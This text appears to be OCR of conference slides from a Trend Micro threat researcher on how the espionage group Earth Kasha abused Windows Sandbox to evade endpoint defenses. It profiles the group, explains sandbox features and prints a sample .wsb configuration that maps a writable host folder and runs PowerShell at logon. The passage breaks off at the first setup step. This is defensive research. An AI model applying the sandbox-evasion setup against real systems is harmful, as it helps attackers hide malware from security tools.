Think Inside the Box

In-the-Wild Abuse of Windows Sandbox in Targeted Attacks

Hiroaki Hara | Trend Micro

whoami

Hiroaki Hara @ Trend Micro

Staff Engineer – Threat Research

- 10 years of experience in threat intelligence, malware analysis, and IR
- Presented at Virus Bulletin, Botconf, HITCON, and JSAC
- The first time at Black Hat Asia!!!

Today's Talk

ANTI
SANDBOX

ANTI
EDR/EPP
WITH SANDBOX

Earth Kasha

- China-aligned espionage-motivated threat actor targeting East Asia


Origin	China-aligned
Motivation	Espionage / Information Theft
Active	Since at least 2017
Regions	Japan and Taiwan (+ India)
Industries	Government, Political Organizations, Research Institute, Think Tanks, and Researchers
aka	MirrorFace by ESET

火車 (Kasha)


https://en.wikipedia.org/wiki/Kasha_(folklore)#/media/File:SekienKasha.jpg

APT10 Umbrella


- We believe that Earth Kasha is a part of "APT10 Umbrella"



Campaign History




The Campaign in 2024: Infection Chain



Basics of Windows Sandbox

Windows Sandbox

- An isolated desktop environment to safely run untrusted Windows applications using the hypervisor-based virtualization technology
- Key Features
  - Battery Included in OS
    - No need to install VM software or download VHD
  - Disposable
    - No design for persistence
    - Same and clean environment on every execution
  - Light-weight
    - A few seconds to launch




.wsb

- XML-formed configuration file for Windows Sandbox

```
<Configuration>
  <VGpu>Disable</VGpu>
  <Networking>Enable</Networking>
  <MemoryInMB>5096</MemoryInMB>
  <ClipboardRedirection>Enable</ClipboardRedirection>
  <PrinterRedirection>False</PrinterRedirection>
  <ProtectedClient>False</ProtectedClient>
  <VideoInput>False</VideoInput>
  <AudioInput>False</AudioInput>
  <MappedFolders>
    <MappedFolder>
      <HostFolder>C:\Users\user\host_share\</HostFolder>
          <SandboxFolder>C:\Users\WDAGUtilityAccount\sandbox_share\</SandboxFolder>
      <ReadOnly>false</ReadOnly>
    </MappedFolder>
  </MappedFolders>
  <LogonCommand>
    <Command>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Command>
  </LogonCommand>
</Configuration>
```

Key	Meaning
vGPU	Enable or disable the virtualized GPU
Networking	Enable or disable network access within the sandbox
MemoryInMB	The amount of memory, in megabytes
ClipboardRedirection	Shares the host clipboard with the sandbox
PrinterRedirection	Shares printers from the host into the sandbox
ProtectedClient	Enable AppContainer isolation
VideoInput	Shares the host's webcam input into the sandbox
AudioInput	Shares the host's microphone input into the sandbox
MappedFolders	Share folders from the host with read or write permissions
LogonCommand	A command to execute when Windows Sandbox starts

Visibility from Endpoint?





Defense
Evasion
Adversary
Windows
Sandbox
imgflip.com

Abuse of Virtualization for Defense Evasion

- Not an entirely new idea
  - Who Contains the Containers? – Project Zero
    - https://googleprojectzero.blogspot.com/2021/04/who-contains-containers.html
  - Contain Yourself: Staying Undetected Using the Windows Container Isolation Framework – Deep Instinct
    - https://www.deepinstinct.com/blog/contain-yourself-staying-undetected-using-the-windows-container-isolation-framework

A Real-World Abuse of Windows Sandbox

Infection Chain



❶ Setup

- Drop components on the host through the ANEL backdoor channel

